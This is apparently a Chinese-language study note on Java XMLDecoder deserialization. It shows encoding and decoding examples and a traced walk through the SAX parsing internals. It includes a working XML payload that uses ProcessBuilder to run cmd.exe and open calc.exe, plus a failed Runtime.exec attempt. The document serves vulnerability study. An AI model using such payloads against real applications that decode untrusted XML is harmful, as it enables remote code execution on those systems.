

# XMLDecoder反序列化

## XMLEncode序列化

```
package com.example;

import java.io.IOException;
import java.util.ArrayList;
import java.util.HashMap;

public class XMLEncoder {
    public static void main(String[] args) throws IOException {
        HashMap<Object, Object> hashMap = new HashMap<>();
        ArrayList<Object> arrayList = new ArrayList<>();
        arrayList.add("test");
        arrayList.add("demo");
        Process exec = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c",
"whoami"});
        //Process exec = new ProcessBuilder("cmd.exe", "/c", "whoami").start();
        hashMap.put("123", "456");
        hashMap.put("678", arrayList);
        hashMap.put("runtime", exec);
        java.beans.XMLEncoder xmlEncoder = new
java.beans.XMLEncoder(System.out);
        xmlEncoder.writeObject(hashMap);
        xmlEncoder.close();
    }
}

/*
java.lang.InstantiationException: java.lang.ProcessImpl
Continuing ...
java.lang.RuntimeException: failed to evaluate: <unbound>=Class.new();
Continuing ...
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_301" class="java.beans.XMLDecoder">
  <object class="java.util.HashMap">
    <void method="put">
      <string>123</string>
      <string>456</string>
    </void>
    <void method="put">
      <string>678</string>
      <object class="java.util.ArrayList">
        <void method="add">
          <string>test</string>
        </void>
        <void method="add">
          <string>demo</string>
        </void>
      </object>
    </void>
  </object>
</java>
```

```
*/
```

一开始想直接序列化一个 `Runtime` 对象，后来发现这个对象不能被 `Encoder`，转而通过调用底层的 `ProcessBuilder` 对象进行 `Encoder`，发现还是会报错，原因是最底层的

`java.lang.ProcessImpl` 没办法通过创建一个对象。所有最后只能通过 `Encoder` 的数据格式来构造反序列化的 `payload`。

## XMLDecode 反序列化

```
package com.example;

import java.io.IOException;
import java.io.InputStream;
import java.io.StringBufferInputStream;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;

public class XMLDecoder {
    public static void main(String[] args) {
        String encode= "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" +
            "<java version=\"1.8.0_301\" class=\"java.beans.XMLDecoder\">\n"
+
            " <object class=\"java.util.HashMap\">\n" +
            "   <void method=\"put\">\n" +
            "     <string>123</string>\n" +
            "     <string>456</string>\n" +
            "   </void>\n" +
            "   <void method=\"put\">\n" +
            "     <string>678</string>\n" +
            "   <object class=\"java.util.ArrayList\">\n" +
            "     <void method=\"add\">\n" +
            "       <string>test</string>\n" +
            "     </void>\n" +
            "     <void method=\"add\">\n" +
            "       <string>demo</string>\n" +
            "     </void>\n" +
            "   </object>\n" +
            " </void>\n" +
            " </object>\n" +
            "</java>\n" +
            "\n" +
            "Process finished with exit code 0\n";

        java.beans.XMLDecoder xmlDecoder = new java.beans.XMLDecoder(new
StringBufferInputStream(encode));
        Object o = xmlDecoder.readObject();
        HashMap hashMap= (HashMap) o;
        Object o1 = ((HashMap<?, ?>) o).get("123");
        System.out.println(o1);
    }
}

/*
org.xml.sax.SAXParseException; lineNumber: 22; columnNumber: 1; 尾随节中不允许有内
容。
Continuing ...
456
*/
```

# 反序列化漏洞

看网上的文章执行命令都是用的 `ProcessBuilder` 类，所以我想先构造一下 `Runtime` 类能否执行命令。

```
package com.example;

import java.beans.XMLDecoder;
import java.io.StringBufferInputStream;

public class XMLDecodeBug {
    public static void main(String[] args) {
        String encode= "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" +
            "<java version=\"1.8.0_301\" class=\"java.beans.XMLDecoder\">\n"
+
            " <object class=\"java.lang.Runtime\">\n" +
            " <void method=\"exec\">\n" +
            " <string>whoami</string>\n" +
            " </void>\n" +
            " </object>\n" +
            "</java>";

        XMLDecoder xmlDecoder = new XMLDecoder(new
StringBufferInputStream(encode));
        Object o = xmlDecoder.readObject();
    }
}
/*
java.lang.IllegalAccessException: Class sun.reflect.misc.Trampoline can not
access a member of class java.lang.Runtime with modifiers "private"
Continuing ...
java.lang.IllegalStateException: The outer element does not return value
Continuing ...
java.lang.IllegalStateException: The outer element does not return value
Continuing ...
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException: 0
    at java.beans.XMLDecoder.readObject(XMLDecoder.java:250)
    at com.example.XMLDecodeBug.main(XMLDecodeBug.java:19)
*/
```

这个 payload 不一定是正确的。直接报错，原因应该是 `Runtime` 类的构造方法是私有类。接下来换成 `ProcessBuilder` 类

```
package com.example;

import java.beans.XMLDecoder;
import java.io.StringBufferInputStream;

public class XMLDecodeBug {
    public static void main(String[] args) {
        String encode= "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" +
            "<java version=\"1.8.0_301\" class=\"java.beans.XMLDecoder\">\n"
+
            " <object class=\"java.lang.ProcessBuilder\">\n" +
            " <array class=\"java.lang.String\" length=\"3\">\n" +
            " <void index=\"0\">\n" +
            " <string>cmd.exe</string>\n" +
```

```

"    </void>\n" +
"    <void index=\"1\">\n" +
"        <string>c</string>\n" +
"    </void>\n" +
"    <void index=\"2\">\n" +
"        <string>calc.exe</string>\n" +
"    </void>\n" +
"    </array>\n" +
"    <void method=\"start\">\n" +
"    </void>\n" +
"    </object>\n" +
"</java>";

XMLDecoder xmlDecoder = new XMLDecoder(new
StringBufferInputStream(encode));
    Object o = xmlDecoder.readObject();
}
}
//弹出计算机


```

## 过程跟踪

### 参考文章


XMLDecoder 的整体解析过程是基于 java 自带的 SAX XML 解析进行的。SAX 是一种 XML 解析的替代方法。相比于 DOM，SAX 是一种速度更快，更有效的方法。它逐行扫描文档，一边扫描一边解析。而且相比于 DOM，SAX 可以在解析文档的任意时刻停止解析，但任何事物都有其相反的一面，对于 SAX 来说就是操作复杂。


DocumentHandler 继承自 DefaultHandler，DefaultHandler 是使用 SAX 进行 XML 解析的默认 Handler。DefaultHandler 实现了四个接口，而 DocumentHandler 主要是改写了 ContentHandler 中的几个接口，毕竟主要。



在 `DocumentHandler` 初始化的过程中, 会根据不同的标签, 填充不同的标签处理 `handler`, 这些 `Handler` 全都实现或继承 `ElementHandler`, 也就是说 `XMLDecoder` 只能解析如下这些标签。


```
public DocumentHandler() {  
    this.setElementHandler("java", JavaElementHandler.class);  
    this.setElementHandler("null", NullElementHandler.class);  
    this.setElementHandler("array", ArrayElementHandler.class);  
    this.setElementHandler("class", ClassElementHandler.class);  
    this.setElementHandler("string", StringElementHandler.class);  
    this.setElementHandler("object", ObjectElementHandler.class);  
    this.setElementHandler("void", VoidElementHandler.class);  
    this.setElementHandler("char", CharElementHandler.class);  
    this.setElementHandler("byte", ByteElementHandler.class);  
    this.setElementHandler("short", ShortElementHandler.class);  
    this.setElementHandler("int", IntElementHandler.class);  
    this.setElementHandler("long", LongElementHandler.class);  
    this.setElementHandler("float", FloatElementHandler.class);  
    this.setElementHandler("double", DoubleElementHandler.class);  
    this.setElementHandler("boolean", BooleanElementHandler.class);  
    this.setElementHandler("new", NewElementHandler.class);  
    this.setElementHandler("var", VarElementHandler.class);  
    this.setElementHandler("true", TrueElementHandler.class);  
    this.setElementHandler("false", FalseElementHandler.class);  
    this.setElementHandler("field", FieldElementHandler.class);  
    this.setElementHandler("method", MethodElementHandler.class);  
    this.setElementHandler("property", PropertyElementHandler.class);  
}
```





`ValueObject` 是一个包装类接口，包裹了实际解析过程中产生的对象，包括 `null`。一般的对象由 `ValueObjectImpl` 进行包裹，而 `null`/`true`/`false`（非 `boolean` 标签）则直接由自身 `Handler` 进行代表，实现相关接口。

- XMLDecoder 初始化



- `readObject()->parsingComplete()`


```

private boolean parsingComplete() {
    if (this.input == null) { //input存储将要被反序列化的数据
        return false;
    }
    if (this.array == null) {
        if ((this.acc == null) && (null != System.getSecurityManager())) {
            //this.acc是一个安全校验的东西
            throw new SecurityException("AccessControlContext is not set");
        }
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
                XMLDecoder.this.handler.parse(XMLDecoder.this.input);
                return null;
            }
        });
    }
}
  
```

```


    }
    }, this.acc);
    this.array = this.handler.getObjects();
}
return true;
}


```



这里有一个新的知识点--AccessController.doPrivileged--获取特权，用于绕过权限检查。参考文章：[关于AccessController.doPrivileged](#)。在获取特权之后，进入到XMLDecoder.this.handler.parse(XMLDecoder.this.input)去解析。

- XMLDecoder.this.handler.parse(XMLDecoder.this.input)，进入DocumnetHandler.parse()进行解析。





通过这个 `SAXParserFactory` 工厂类去创建一个 `SAX` 解析器。再进入解析器进行解析。解析的方法应该是 `JAXP`,

- `SAXParserImpl#parse() -> SAXParserImpl$JAXPSAXParser.parse(is)`

```

public void parse(InputSource is, DefaultHandler dh)
    throws SAXException, IOException {
    if (is == null) {
        throw new IllegalArgumentException();
    }
    if (dh != null) {
        xmlReader.setContentHandler(dh);
        xmlReader.setEntityResolver(dh);
        xmlReader.setErrorHandler(dh);
        xmlReader.setDTDHandler(dh);
        xmlReader.setDocumentHandler(null);
    }
    xmlReader.parse(is);
}

```



```
SAXParserImpl

SAXParserImpl.java x DocumentHandler.class x SAXParserFactoryImpl.java x SAXParser.java x SAXParserFactory.java
Decompiled

629      super.setProperty(name, value);
630    }
631    fInitProperties.clear();
632  }
633  }
634
635  public void parse(InputSource inputSource) throws SAXException, IOException {
636      if (fSAXParser != null && fSAXParser.fSchemaValidator != null) {
637          if (fSAXParser.fSchemaValidationManager != null) {
638              fSAXParser.fSchemaValidationManager.reset();
639              fSAXParser.fUnparsedEntityHandler.reset();
640          }
641          resetSchemaValidator();
642      }
643      super.parse(inputSource);
644  }
645  }
646  }
```

```
AbstractSAXParser > parse

AbstractSAXParser.java x DocumentHandler.class x SAXParserFactoryImpl.java x SAXParser.java x SAXParserFactory.java x
Decompiled

Params: inputSource -
Throws: SAXException -
IOException

1204  public void parse(InputSource inputSource) throws SAXException, IOException {
1205      // parse document
1206      try {
1207          XMLInputSource xmlInputSource = new XMLInputSource(inputSource.getPublicId(),
1208              inputSource.getSystemId(),
1209              baseSystemId: null);
1210          xmlInputSource.setByteStream(inputSource.getByteStream());
1211          xmlInputSource.setCharacterStream(inputSource.getCharacterStream());
1212          xmlInputSource.setEncoding(inputSource.getEncoding());
1213          parse(xmlInputSource);
1214      }
1215      // wrap XNI exceptions as SAX exceptions
1216      catch (XMLParseException e) {
1217          Exception ex = e.getException();
1218          if (ex == null || ex instanceof CharConversionException) {
1219              // must be a parser exception; mine it for locator info and throw
1220          }
1221      }
1222  }
```

```
Source.java x DocumentHandler.class x SAXParserImpl.java x AbstractSAXParser.java x XMLParser.java x XML11Configuration.java x
public boolean parse(boolean complete) throws XNIException, IOException {
    // reset and configure pipeline and set InputSource.
    if (fInputSource != null) {
        try {
            fValidationManager.reset();
            fVersionDetector.reset(componentManager: this);
            fConfigUpdated = true;
            resetCommon();

            short version = fVersionDetector.determineDocVersion(fInputSource);
            if (version == Constants.XML_VERSION_1_1) {
                initXML11Components();
                configureXML11Pipeline();
                resetXML11();
            } else {
                configurePipeline();
                reset();
            }


            // mark configuration as fixed
            fConfigUpdated = false;

            // resets and sets the pipeline.
            fVersionDetector.startDocumentParsing((XMLEntityHandler) fCurrentScanner, version);
            fInputSource = null;
        }
    }
}
```

```
} catch (XNIException ex) {
```

中间经过一系列的操作，最后的解析是交给 `XML11Configuration.parse()` 方法来进行解析。

- `fVersionDetector.startDocumentParsing((XMLEntityHandler) fCurrentScanner, version)`

